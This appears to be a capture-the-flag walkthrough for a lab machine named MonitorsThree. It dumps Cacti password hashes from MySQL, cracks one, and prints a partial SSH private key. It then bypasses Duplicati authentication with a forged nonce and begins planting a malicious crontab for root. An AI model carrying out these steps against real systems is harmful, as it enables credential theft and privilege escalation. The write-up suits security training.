www-data@monitorsthree:~/html/cacti/include$ mysql -u cactiuser -p -h localhost
mysql -u cactiuser -p -h localhost
Enter password: cactiuser

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 241
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
MariaDB [cacti]> selselect username, password from user_auth;
selselect username, password from user_auth;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G |
| guest    | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |
| marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
+----------+--------------------------------------------------------------+
3 rows in set (0.000 sec)
```

I can crack it in hashcat

```
marcus:$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK:12345678910
```

I can su to marcus

```
su marcus
Password: 12345678910

marcus@monitorsthree:/var/www/html/cacti/include$
```

I can find id_rsa

```
marcus@monitorsthree:~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqgvIpzJXDWJOJejC3CL0m9gx8IXO7UBIfGplG1XCC6GhqPQh8OXK
rPkApFwR1k4oJkxQJi0fG2oSWmssfwqwY4FWw51sNIALbSIV3UIlz8/3ufN0zmB4WHacS+
k7hOP/rJ8GjxihThmh6PzC0RbpD/wCCCvF1qX+Bq8xc7797xBR4KfPaA9OgB0uvEuzVWco
MYII6QvznQ1FErJnOiceJoxRrl0866JmOf6moP66URla5+0sLta796+ARDNMQ2g4geh53p
ja3nZYq2QAi1b66GIRmYUGz4uWunRJ+6kUvf7QVmNgmmnF2cVYFpdlBp8WAMZ2XyeqhTkh
Z4fg6mwPyQfloTFYxw1jv96F+Kw4ET1tTL+PLQL0YpHgRTelkCKBxo4/NiGs6LTEzsucyq
Oedke5o/5xcIGnU/kTtwt5xXZMqmojXOywf77vomCuLHfcyePf2vwImF9Frs07lo3ps7pK
ipf5cQ4wYN5V7I+hFcie5p9eeG+9ovdw7Q6qrD77AAAFkIu0kraLtJK2AAAAB3NzaC1yc2
EAAAGBAKoLyKcyVw1iTiXowtwi9JvYMfCFzu1ASHxqZRtVwguhoaj0IfDlyqz5AKRcEdZO
KCZMUCYtHxtqElprLH8KsGOBVsOdbDSAC20iFd1CJc/P97nzdM5geFh2nEvpO4Tj/6yfBo
8YoU4Zoej8wtEW6Q/8Aggrxdal/gavMXO+/e8QUeCnz2gPToAdLrxLs1VnKDGCCOkL850N
RRKyZzonHiaMUa5dPOuiZjn+pqD+ulEZWuftLC7Wu/evgEQzTENoOIHoed6Y2t52WKtkAI
tW+uhiEZmFBs+Llrp0SfupFL3+0FZjYJppxdnFWBaXZQafFgDGdl8nqoU5IWeH4OpsD8kH
5aExWMcNY7/ehfisOBE9bUy/jy0C9GKR4EU3pZAigcaOPzYhrOi0xM7LnMqg3nZHuaP+cX
CBp1P5E7cLecV2TKpqI1zssH++76Jgrix33Mnj39r8CJhfRa7NO5aN6bO6SoqX+XEOMGDe
VeyPoRXInuafXnhvvaL3cO0Oqqw++wAAAAMBAAEAAAGAAxIKAEaO9xZnRrjh0INYCA8sBP
JdlPWmX9KBrTo4shGXYqytDCOUpq738zginrfiDDtO5Do4oVqN/a83X/ibBQuC0HaC0NDA
HvLQy0D4YQ6/8wE0K8MFqKUHpE2VQJvTLFl7UZ4dVkAv4JhYStnM1ZbVt5kNyQzIn1T030
zAwVsn0tmQYsTHWPSrYgd3+36zDnAJt+koefv3xsmhnYEZwruXTZYW0EKqLuKpem7algzS
```

Copy it and chmod 600, then ssh to get a robust shell

```
└──╼ $ssh -i id_marcus marcus@monitorsthree.htb
Last login: Tue Aug 20 11:34:00 2024
marcus@monitorsthree:~$
```

As expected, I can't ssh using password

```
└──╼ $ssh marcus@monitorsthree.htb
marcus@monitorsthree.htb: Permission denied (publickey).
```

Get into duplicati

I can't check other users' process

```
marcus@monitorsthree:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
marcus     19585   19584  0 15:14 pts/0    00:00:00 -bash
marcus     19794   19585  0 15:24 pts/0    00:00:00  \_ ps -ef --forest
```


Check listening ports

```
marcus@monitorsthree:~$ ss -ltnp
State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port
LISTEN   0        4096       127.0.0.1:41333          0.0.0.0:*
LISTEN   0        4096       127.0.0.1:8200           0.0.0.0:*
LISTEN   0        128          0.0.0.0:22             0.0.0.0:*
LISTEN   0        511          0.0.0.0:80             0.0.0.0:*
LISTEN   0        500          0.0.0.0:8084           0.0.0.0:*
LISTEN   0        4096     127.0.0.53%lo:53           0.0.0.0:*
LISTEN   0        70         127.0.0.1:3306           0.0.0.0:*
LISTEN   0        128            [::]:22                [::]:*
LISTEN   0        511            [::]:80                [::]:*
```

Forward port 8200 to me

```
marcus@monitorsthree:~$
ssh> -L 8200:127.0.0.1:8200
Forwarding port.
```

I can see duplicati login page



https://github.com/duplicati/duplicati/issues/5197 *shows how to exploit duplicati. First, I need passphrase*


duplicati has 2 sqlite files

```
marcus@monitorsthree:~$ ls /opt/duplicati/config
CTADPNHLTC.sqlite  Duplicati-server.sqlite  control_dir_v2
```


Duplicati-server.sqlite has passphrase


```
INSERT INTO Option VALUES(-1,'','--asynchronous-upload-limit','50');
INSERT INTO Option VALUES(-1,'','--asynchronous-concurrent-upload-limit','50');
INSERT INTO Option VALUES(-2,'','startup-delay','0s');
INSERT INTO Option VALUES(-2,'','max-download-speed','');
INSERT INTO Option VALUES(-2,'','max-upload-speed','');
INSERT INTO Option VALUES(-2,'','thread-priority','');
INSERT INTO Option VALUES(-2,'','last-webserver-port','8200');
INSERT INTO Option VALUES(-2,'','is-first-run','');
INSERT INTO Option VALUES(-2,'','server-port-changed','True');
INSERT INTO Option VALUES(-2,'','server-passphrase','Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=');
INSERT INTO Option VALUES(-2,'','server-passphrase-salt','xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=');
INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon','01fe6524-a1ac-4d8d-bb8e-a9707cb9eb6d');
INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon-hash','n891arRGtlK/LuMASXG1yPiOwoCZuW3AF+xo1Qw8Sk4=');
INSERT INTO Option VALUES(-2,'','last-update-check','638904552088148680');
INSERT INTO Option VALUES(-2,'','update-check-interval','');
INSERT INTO Option VALUES(-2,'','update-check-latest','');
INSERT INTO Option VALUES(-2,'','unacked-error','False');
INSERT INTO Option VALUES(-2,'','unacked-warning','False');
INSERT INTO Option VALUES(-2,'','server-listen-interface','any');
INSERT INTO Option VALUES(-2,'','server-ssl-certificate','');
INSERT INTO Option VALUES(-2,'','has-fixed-invalid-backup-id','True');
INSERT INTO Option VALUES(-2,'','update-channel','');
INSERT INTO Option VALUES(-2,'','usage-reporter-level','');
INSERT INTO Option VALUES(-2,'','has-asked-for-password-protection','true');
INSERT INTO Option VALUES(-2,'','disable-tray-icon-login','false');
INSERT INTO Option VALUES(-2,'','allowed-hostnames','*');
```

Let's follow the direction to bypass login. First, put any password



In burpsuite, Do intercept> Response to this request and send






Salt matches

```
'server-passphrase-salt','xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=');
```


Base64 decode passphrase


```
└─$ echo -n 'Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=' | base64 -d | xxd -p
59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1aca
d87a
```

Run javascript with changing values




Put the result to nonce






Forward everything and turn intercept off, then I'm logged in




Get root

I'll use duplicati to restore malicious crontab file to /etc/crontab. First, create a malicious crontab



Create a new backup



1 General — 2 Destination — 3 Source Data — 4 Schedule — 5 Options

General backup settings

Name: abc

Description (optional):


Encryption: No encryption

We recommend that you encrypt all backups stored outside your system

Next >

Storage Type: Local folder or drive

Folder path



Username: Optional authentication username

Password: Optional authentication password

Test connection

Advanced options

< Previous Next >

Source data

Show hidden folders

- dev
- etc
- home
  - marcus
    - crontab
    - user.txt
- lib
- lib32
- lib64

Add a path directly | Add path

Filters

Exclude

< Previous | Next >

Automatically run backups.

If a date was missed, the job will run as soon as possible.

